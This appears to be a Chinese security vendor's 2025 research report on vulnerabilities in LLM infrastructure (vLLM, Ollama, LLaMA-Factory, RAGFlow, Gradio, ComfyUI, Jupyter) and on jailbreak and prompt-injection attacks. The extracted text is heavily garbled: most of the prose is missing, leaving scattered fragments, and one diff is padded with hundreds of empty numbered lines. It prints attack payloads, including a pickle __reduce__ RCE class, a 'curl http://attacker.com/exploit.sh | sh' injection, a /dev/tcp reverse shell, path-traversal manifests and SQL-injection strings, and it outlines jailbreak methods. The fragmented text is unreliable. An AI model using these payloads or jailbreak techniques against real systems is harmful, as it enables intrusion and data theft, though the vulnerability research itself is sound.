

大模型组件漏洞与应用 威胁安全研究报告

2025年



天融信科技集团

2025年3月

		4
		5
1		6
2		9
3		10
		12
1		13
2		14
3		16
		16
1		16
2		19
3		23
		24
1		24
2 UI		29
3		31
4		33
		33
1		34
2		37
3		39
4		42
		42

1	Jailbreaking	42
2		44
3	Prompt	46
4		47
		49





vLLM Ollama

UI

/

Jailbreaking

Prompt

©

/

GPU TPU

token

tokenizer

token

token

Agent

Agent

Agent

API

Manus

API

Docker

Pandas

NLTK

é







3

“ ”

AI

AI

大模型安全风险

后门攻击与数据投毒

对抗性攻击

数据泄露与模型窃取

系统框架漏洞

Embodied

Intelligence

AI



llama.cpp Ollama Dify LangChain

Agent



RCE

RPC

MyModel

Python `__reduce__`

`id;ls`

```
class MyModel(nn.Module):  
    def __init__(self):  
        super(MyModel, self).__init__()  
        self.fc = nn.Linear(2, 2)  
    def __reduce__(self):  
        return (_import__('os').system, ("id;ls",))
```

RemoteModule

`remote_model(input_tensor)`

`id;ls`

`uid=0(root) gid=0(root)`

Istio

RPC

2

LLaMA-Factory Hugging Face Transformers

DeepSpeed FSDP

Web

CVE-2024-52803 LLaMA-Factory

<=0.9.0

Popen()

shell=True

output_dir

/tmp; curl

http://attacker.com/exploit.sh | sh

src/llamafactory/webui/runner.py

```
304 ... def _launch(self, data: Dict["Component", Any], do_train: bool) -> Generator[Dict["Component", Any], None, None]:
305     output_box = self.manager.get_elem_by_id("{}_output_box".format("train" if do_train else "eval"))
306     if error:
307         gr.Warning(error)
308     else:
309         self.do_train, self.running_data = do_train, data
310         args = self._parse_train_args(data) if do_train else self._parse_eval_args(data)
311         os.makedirs(args["output_dir"], exist_ok=True)
312         save_args(os.path.join(args["output_dir"], LLAMABOARD_CONFIG), self._form_config_dict(data))
313         env = deepcopy(os.environ)
314         env["LLAMABOARD_ENABLED"] = "1"
315         env["LLAMABOARD_WORKDIR"] = args["output_dir"]
316         env["FORCE_TORCHRUN"] = "1"
317         self.trainer = Popen(f"llamafactory-cli train {save_cmd(args)}", env=env, shell=True)
318         yield from self.monitor()
319
```

save_cmd(args)

Web

output_dir

;

|

Popen()

shell=True

Shell

3

/



/

/

vLLM

GPU

vLLM

vLLM

1 CVE-2024-8768 vLLM

CVSS v4 8.7

CWE-617

prompt API vLLM API

2 CVE-2024-8939 vLLM JSON Web API

CVSS v4 6.9

CWE-400 ilab

vLLM JSON Web API best_of

LLM API best_of

API

API

3 CVE-2025-24357 vLLM hf_model_weights_iterator torch.load

RCE

CVSS v4 7.5

CWE-502

vllm/model_executor/weight_utils.py hf_model_weights_iterator

huggingface torch.load()

pickle

OS

torch.load()

`torch.load()` unless `weights_only` parameter is set to `True`, uses `pickle` module implicitly, which is known to be insecure. It is possible to construct malicious pickle data which will execute arbitrary code during unpickling. Never load data that could have come from an untrusted source in an unsafe mode, or that could have been tampered

True

weights_only

pickle

[illegible]

torch.load()

True

hash()

CVSS v4 2.6 CWE-
916 vLLM Python hash() Python 3.12
hash(None) prompts

2

GPT BERT

GPU /

TPU

REST API WebSocket

Ollama Meta

Meta LLaMA

/

AI

Ollama

1 CNVD-2025-04094 Ollama /api/tags

Ollama

11434

restful api

Ollama

Ollama docker

root

Ollama

Ollama

Prompt

2 CVE-2024-28224 Ollama DNS

CVSS v4 8.8 DNS

CWE-350 Ollama DNS Ollama API

API API Ollama

3 CVE-2024-37032 Ollama

CWE-22 0.1.34 Ollama

64 sha256

TestGetBlobsPath 64 64

../

Ollama API /api/pull Ollama

Ollama registry.ollama.com

http://[victim]:11434/api/pull API digest

payload

```
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
  "config": {
    "mediaType": "application/vnd.docker.container.image.v1+json",
    "digest": "../../../../../../../../traversal",
    "size": 5
  }
}
```

```
},  
"layers": [  
  {  
    "mediaType": "application/vnd.ollama.image.license",  
    "digest": "../../../../../../../../../../../../traversal",  
    "size": 7020  
  }  
]  
}
```

digest

digest

/root/.ollama/models/blobs/sha256-

04778965089b91318ad61d0995b7e44fad4b9a9f4e049d7be90932bf8812e828

Ollama digest

```
server/modelpath.go
@@ -6,6 +6,7 @@ import (
6   "net/url"
7   "os"
8   "path/filepath"
9   "strings"
10  )
11
12  @@ -25,9 +26,10 @@ const (
25  )
26
27  var (
28  ErrInvalidImageFormat = errors.New("invalid image format")
29  ErrInvalidProtocol    = errors.New("invalid protocol scheme")
30  ErrInvalidDigestFormat = errors.New("invalid digest format")
31  )
32
33  func GetBlobsPath(digest string) (string, error) {
34
35  return "", err
36  }
37
38  // only accept actual sha256 digest
39  pattern := "[0-9a-fA-F]{64}"
40  re := regexp.MustCompile(pattern)
41  if err := re.MatchString(digest); err != nil {
42  return "", ErrInvalidDigestFormat
43  }
44
45  digest = strings.ReplaceAll(digest, ":", "-")
46  path := filepath.Join(dir, "blobs", digest)
47  dirPath := filepath.Dir(path)
```

digest

4 CVE-2024-39719 Ollama

CVSS v4 7.5

CWE-

209 Ollama 0.3.14

CreateModel

" "

5 CVE-2024-39720 Ollama

CVSS v4 8.8

CWE-125 Ollama 0.1.46

HTTP

GGUF

4

GGUF

blob

FROM

Modelfile

CreateModel

6 CVE-2024-39721 Ollama

goroutine

CVSS v4 7.5

CWE-404

Ollama 0.1.34 CreateModelHandler() os.open()
 req.Path /dev/random
/dev/random goroutine HTTP
 goroutine

7 CVE-2024-39722 Ollama
 CVSS v4 7.5 CWE-22 Ollama 0.1.46

api/push

8 CVE-2024-45436 Ollama
 CVSS v4 8.7 CWE-22 Ollama 0.1.47

model.go extractFromZipFile() ZIP
 ../
 vLLM

3

prompt
CVE-2025-24357 Ollama
 DNS API



AnythingLLM

CVE-2024-5211

GET

QAnything

PDF

QAnything

7099

IN

SQL

SQL

SQL

CVE-2024-25722

©

kb_ids

SQL

','.join("{}").format(str(x)) for x in kb_ids) kb_ids

SQL

IN

kb_ids

SQL

kb_ids

"1' OR '1'='1"

SQL

SELECT kb_id FROM KnowledgeBase WHERE kb_id IN

('1', '1' OR '1'='1') AND deleted = 0 AND user_id = 100

OR '1'='1'

CVE-2024-7099

```
284 292
285 293 # [文件] 删除指定文件
286 294 def delete_files(self, kb_id, file_ids):
287 - file_ids_str = ','.join("{}").format(str(x)) for x in file_ids)
288 - query = "UPDATE File SET deleted = 1 WHERE kb_id = %s AND file_id IN ({})".format(file_ids_str)
295 + query = "UPDATE File SET deleted = 1 WHERE kb_id = %s AND file_id IN ({})"
296 + query = self.placeholders(query, file_ids)
297 + query_params = [kb_id, file_ids_str]
289 298 debug_logger.info("delete_files: {}".format(file_ids)),
290 - self.execute_query(query, (kb_id, file_ids_str), commit=True)
299 + self.execute_query(query, query_params, commit=True)
```

file_ids

SQL

file_ids

"1' OR '1'='1"

SQL

SQL

UPDATE File

SET deleted = 1 WHERE kb_id = %s AND file_id IN ('1' OR '1'='1') OR

'1'='1'

RAGFlow

RAGFlow


RAG Retrieval-Augmented Generation

RAGFlow

API

Agent


RAGFlow



CVE-2024-10131

llm_app.py

add_llm()



```
req['llm_factory']    req['llm_name']
```

EmbeddingModel	ChatModel	RerankModel	CvModel	TTSTModel
----------------	-----------	-------------	---------	-----------

llm_factory

2 UI

UI

UI

UI

OpenWebUI

Gradio

OpenWebUI

OpenWebUI

Web

CVE-2024-7037

/api/pipelines/upload

filename

Gradio

Gradio

Python

Python

Gradio

Gradio

Gradio

Web

Gradio

CVE-2023-6572

generate-

changeset.yml github

github.event.workflow_run.head_branch

workflow_run

trigger changeset generation

Generate changeset

payload

Shell

zzz";echo\${IFS}"hello";#

Generate changeset

get-pr

generate-

changeset.yml

```
.github/workflows/generate-changeset.yml
10 10  NODE_OPTIONS: "--max-old-space-size=4096"
11 11
12 12  concurrency:
13 13    group: ${ github.event.workflow_run.head_repository.full_name }::${ github.event.workflow_run.head_branch }
14 14
15 15  jobs:
16 16    get-pr:
17 17      runs-on: ubuntu-latest
18 18      if: github.event.workflow_run.conclusion == 'success'
19 19      outputs:
20 20        found_pr: ${ steps.pr_details.outputs.found_pr }
21 21        pr_number: ${ steps.pr_details.outputs.pr_number }
22 22        source_repo: ${ steps.pr_details.outputs.source_repo }
23 23        source_branch: ${ steps.pr_details.outputs.source_branch }
24 24      steps:
25 25        - name: echo concurrency group
26 26          run: echo ${ github.event.workflow_run.head_repository.full_name }::${ github.event.workflow_run.head_branch }
27 25        - name: get pr details
28 26          id: pr_details
29 27          uses: gradio-app/github/actions/find-pr@main
30 28          with:
31 29            github_token: ${{ secrets.GITHUB_TOKEN }}
32 30      comment-changes-start:
33 31        uses: './.github/workflows/comment-changeset.yml'
```

Shell

`${{ }}`

Shell

`${{ bash -i >& /dev/tcp/ IP/ 0>&1 }}` Shell

3

/

Ray

Ray

Python Java C++

Ray

Ray Serve

Ray Train

Ray Tune

Ray

CVE-2023-8 0 07A95

```
KubePi / internal / api / v1 / session / session.go
Code Blame 430 lines (404 loc) · 12.7 KB
24 "github.com/KubeOperator/kubepi/pkg/network/ip"
25 "github.com/KubeOperator/kubepi/pkg/terminal"
26 "github.com/asdine/storm/v3"
27 "github.com/kataras/iris/v12"
28 "github.com/kataras/iris/v12/context"
29 "github.com/kataras/iris/v12/middleware/jwt"
30 "golang.org/x/crypto/bcrypt"
31 v1 "k8s.io/api/rbac/v1"
32 metav1 "k8s.io/apimachinery/pkg/apis/meta/v1"
33 )
34
35 var JwtSigKey = []byte("signature_hmac_secret_shared_key")
36 var jwtMaxAge = 10 * time.Minute
37
38 type Handler struct {
39     userService    user.Service
40     roleService     role.Service
41     clusterService  cluster.Service
42     rolebindingService rolebinding.Service
43     ldapService     ldap.Service
44     jwtSigner       *jwt.Signer
45 }
46
```

session.go


JwtSigKey

jwt token JwtSigKey


4

AnythingLLM QAnything RAGFlow UI OpenWebUI
Gradio / Ray KubePi
SQL

1



ComfyUI



Python

URL

POST

pip

pip install

805



pip

POST

pip install

CVE-2024-21574

/customnode/install

pip

Python

URL

pip

ComfyUI-Impact-Pack

ComfyUI-Impact-Pack

ComfyUI

ComfyUI-Impact-Pack

ComfyUI-Impact-Pack



ComfyUI-Impact-Pack

CVE-2024-21575

../

RCE

ComfyUI-Impact-Pack

HTTP

```
27 @PromptServer.instance.routes.post("/upload/temp")
28 async def upload_image(request):
29     upload_dir = folder_paths.get_temp_directory()
30
31     if not os.path.exists(upload_dir):
32         os.makedirs(upload_dir)
33
34     image = request.get("image")
35
36     if image and image.file:
37         filename = image.filename
38         if not filename:
39             return web.Response(status=400)
40
41         i = 1
42         while os.path.exists(os.path.join(upload_dir, filename)):
43             filename = f"{filename}_{i}"
44             i += 1
45
46         filepath = os.path.join(upload_dir, filename)
47
48         with open(filepath, "wb") as f:
49             f.write(image.file.read())
50
51         return web.Response(status=200)
52
53     else:
54         return web.Response(status=400)
55
56
57
```

ComfyUI-Impact-Pack

../

ComfyUI-Login





Markdown

JupyterLab

JupyterLab

Markdown

JupyterLab

Jupyter-Notebook

Jupyter Notebook

JupyterLab

JupyterLab

Jupyter Notebook

Notebook

Jupyter

Notebook

Jupyter-Notebook

Jupyter Notebook Web

Jupyter Notebook

Jupyter Notebook Web

Python

Jupyter Notebook

8888

http://<target_ip>:8888

Jupyter Notebook Web

Terminal

shell

Jupyter Notebook

Jupyter Notebook

IP

IP

Jupyter Notebook

Jupyter-Server

Jupyter Server

Jupyter

Web

API

MVC

Tornado

Web

Jinja2

API

CVE-2024-28179

Jupyter Server Proxy

WebSocket

```
146 + # decorate that with web.authenticated, and call the decorated function.
147 + # super().prepare became async with jupyter_server v2
148 + .prepare = super().prepare(*args, **kwargs)

149 +
150 + await _prepared
151 +
152 + # If this is a GET request that wants to be upgraded to a websocket, users not
153 + # already authenticated gets a straightforward 403. Everything else is dealt
154 + # with by 'web.authenticated', which does a 302 to the appropriate login url.
155 +
156 + # Websocket:
157 + # so redirect
158 + if (
159 +     self.request.method == "GET"
160 +     and self.request.headers.get("Upgrade", "").lower() == "websocket"
161 + ):
162 +     if not self.current_user:
163 +         raise web.HTTPError(403)
164 +     else:
165 +         web.authenticated(lambda request_handler: None)(self)
166 +
167 + @self.websocket_get
168 + async def websocket_GET(self):
169 +     """Our non-...
170 +
171 +     raise NotImplemented
172 +
173 +
174 +
175 +
176 +
177 +
178 +
179 +
180 +
181 +
182 +
183 +
184 +
185 +
186 +
187 +
188 +
189 +
190 +
191 +
192 +
193 +
194 +
195 +
196 +
197 +
198 +
199 +
200 +
201 +
202 +
203 +
204 +
205 +
206 +
207 +
208 +
209 +
210 +
211 +
212 +
213 +
214 +
215 +
216 +
217 +
218 +
219 +
220 +
221 +
222 +
223 +
224 +
225 +
226 +
227 +
228 +
229 +
230 +
231 +
232 +
233 +
234 +
235 +
236 +
237 +
238 +
239 +
240 +
241 +
242 +
243 +
244 +
245 +
246 +
247 +
248 +
249 +
250 +
251 +
252 +
253 +
254 +
255 +
256 +
257 +
258 +
259 +
260 +
261 +
262 +
263 +
264 +
265 +
266 +
267 +
268 +
269 +
270 +
271 +
272 +
273 +
274 +
275 +
276 +
277 +
278 +
279 +
280 +
281 +
282 +
283 +
284 +
285 +
286 +
287 +
288 +
289 +
290 +
291 +
292 +
293 +
294 +
295 +
296 +
297 +
298 +
299 +
300 +
301 +
302 +
303 +
304 +
305 +
306 +
307 +
308 +
309 +
310 +
311 +
312 +
313 +
314 +
315 +
316 +
317 +
318 +
319 +
320 +
321 +
322 +
323 +
324 +
325 +
326 +
327 +
328 +
329 +
330 +
331 +
332 +
333 +
334 +
335 +
336 +
337 +
338 +
339 +
340 +
341 +
342 +
343 +
344 +
345 +
346 +
347 +
348 +
349 +
350 +
351 +
352 +
353 +
354 +
355 +
356 +
357 +
358 +
359 +
360 +
361 +
362 +
363 +
364 +
365 +
366 +
367 +
368 +
369 +
370 +
371 +
372 +
373 +
374 +
375 +
376 +
377 +
378 +
379 +
380 +
381 +
382 +
383 +
384 +
385 +
386 +
387 +
388 +
389 +
390 +
391 +
392 +
393 +
394 +
395 +
396 +
397 +
398 +
399 +
400 +
401 +
402 +
403 +
404 +
405 +
406 +
407 +
408 +
409 +
410 +
411 +
412 +
413 +
414 +
415 +
416 +
417 +
418 +
419 +
420 +
421 +
422 +
423 +
424 +
425 +
426 +
427 +
428 +
429 +
430 +
431 +
432 +
433 +
434 +
435 +
436 +
437 +
438 +
439 +
440 +
441 +
442 +
443 +
444 +
445 +
446 +
447 +
448 +
449 +
450 +
451 +
452 +
453 +
454 +
455 +
456 +
457 +
458 +
459 +
460 +
461 +
462 +
463 +
464 +
465 +
466 +
467 +
468 +
469 +
470 +
471 +
472 +
473 +
474 +
475 +
476 +
477 +
478 +
479 +
480 +
481 +
482 +
483 +
484 +
485 +
486 +
487 +
488 +
489 +
490 +
491 +
492 +
493 +
494 +
495 +
496 +
497 +
498 +
499 +
500 +
501 +
502 +
503 +
504 +
505 +
506 +
507 +
508 +
509 +
510 +
511 +
512 +
513 +
514 +
515 +
516 +
517 +
518 +
519 +
520 +
521 +
522 +
523 +
524 +
525 +
526 +
527 +
528 +
529 +
530 +
531 +
532 +
533 +
534 +
535 +
536 +
537 +
538 +
539 +
540 +
541 +
542 +
543 +
544 +
545 +
546 +
547 +
548 +
549 +
550 +
551 +
552 +
553 +
554 +
555 +
556 +
557 +
558 +
559 +
560 +
561 +
562 +
563 +
564 +
565 +
566 +
567 +
568 +
569 +
570 +
571 +
572 +
573 +
574 +
575 +
576 +
577 +
578 +
579 +
580 +
581 +
582 +
583 +
584 +
585 +
586 +
587 +
588 +
589 +
590 +
591 +
592 +
593 +
594 +
595 +
596 +
597 +
598 +
599 +
600 +
601 +
602 +
603 +
604 +
605 +
606 +
607 +
608 +
609 +
610 +
611 +
612 +
613 +
614 +
615 +
616 +
617 +
618 +
619 +
620 +
621 +
622 +
623 +
624 +
625 +
626 +
627 +
628 +
629 +
630 +
631 +
632 +
633 +
634 +
635 +
636 +
637 +
638 +
639 +
640 +
641 +
642 +
643 +
644 +
645 +
646 +
647 +
648 +
649 +
650 +
651 +
652 +
653 +
654 +
655 +
656 +
657 +
658 +
659 +
660 +
661 +
662 +
663 +
664 +
665 +
666 +
667 +
668 +
669 +
670 +
671 +
672 +
673 +
674 +
675 +
676 +
677 +
678 +
679 +
680 +
681 +
682 +
683 +
684 +
685 +
686 +
687 +
688 +
689 +
690 +
691 +
692 +
693 +
694 +
695 +
696 +
697 +
698 +
699 +
700 +
701 +
702 +
703 +
704 +
705 +
706 +
707 +
708 +
709 +
710 +
711 +
712 +
713 +
714 +
715 +
716 +
717 +
718 +
719 +
720 +
721 +
722 +
723 +
724 +
725 +
726 +
727 +
728 +
729 +
730 +
731 +
732 +
733 +
734 +
735 +
736 +
737 +
738 +
739 +
740 +
741 +
742 +
743 +
744 +
745 +
746 +
747 +
748 +
749 +
750 +
751 +
752 +
753 +
754 +
755 +
756 +
757 +
758 +
759 +
760 +
761 +
762 +
763 +
764 +
765 +
766 +
767 +
768 +
769 +
770 +
771 +
772 +
773 +
774 +
775 +
776 +
777 +
778 +
779 +
780 +
781 +
782 +
783 +
784 +
785 +
786 +
787 +
788 +
789 +
790 +
791 +
792 +
793 +
794 +
795 +
796 +
797 +
798 +
799 +
800 +
801 +
802 +
803 +
804 +
805 +
806 +
807 +
808 +
809 +
810 +
811 +
812 +
813 +
814 +
815 +
816 +
817 +
818 +
819 +
820 +
821 +
822 +
823 +
824 +
825 +
826 +
827 +
828 +
829 +
830 +
831 +
832 +
833 +
834 +
835 +
836 +
837 +
838 +
839 +
840 +
841 +
842 +
843 +
844 +
845 +
846 +
847 +
848 +
849 +
850 +
851 +
852 +
853 +
854 +
855 +
856 +
857 +
858 +
859 +
860 +
861 +
862 +
863 +
864 +
865 +
866 +
867 +
868 +
869 +
870 +
871 +
872 +
873 +
874 +
875 +
876 +
877 +
878 +
879 +
880 +
881 +
882 +
883 +
884 +
885 +
886 +
887 +
888 +
889 +
890 +
891 +
892 +
893 +
894 +
895 +
896 +
897 +
898 +
899 +
900 +
901 +
902 +
903 +
904 +
905 +
906 +
907 +
908 +
909 +
910 +
911 +
912 +
913 +
914 +
915 +
916 +
917 +
918 +
919 +
920 +
921 +
922 +
923 +
924 +
925 +
926 +
927 +
928 +
929 +
930 +
931 +
932 +
933 +
934 +
935 +
936 +
937 +
938 +
939 +
940 +
941 +
942 +
943 +
944 +
945 +
946 +
947 +
948 +
949 +
950 +
951 +
952 +
953 +
954 +
955 +
956 +
957 +
958 +
959 +
960 +
961 +
962 +
963 +
964 +
965 +
966 +
967 +
968 +
969 +
970 +
971 +
972 +
973 +
974 +
975 +
976 +
977 +
978 +
979 +
980 +
981 +
982 +
983 +
984 +
985 +
986 +
987 +
988 +
989 +
990 +
991 +
992 +
993 +
994 +
995 +
996 +
997 +
998 +
999 +
1000 +
```

283

proxy

WebSocket

@web.authenticated

WebSocket

prepare 133-165

WebSocket

Upgrade: websocket

self.current_user

403

4

ComfyUI ComfyUI-Impact-Pack

ClickHouse

Jupyter-Lab Jupyter-

Notebook Jupyter-Server

Web LLM

API

API

SSRF

1

Jailbreaking



Base64

ROT13

Prompt Automatic Iterative

Refinement PAIR

LLM

LLM

JAILJUDGE Guard

API

DeepEval

Easyailbreak

LLM

2

AI

2023

3

OpenAI

ChatGPT

2024 10

5000 AI

2025 1

Wiz Research

DeepSeek

ClickHouse

3 Prompt

Prompt

Prompt



“

”

“



“

”

AI

“

”

“

”

AI

Prompt

AI

“

”

Markdown

GET

XSS

XSS

LLM

AI

XSS

Cookie

“

”

LLM

SSRF SQL

LLM





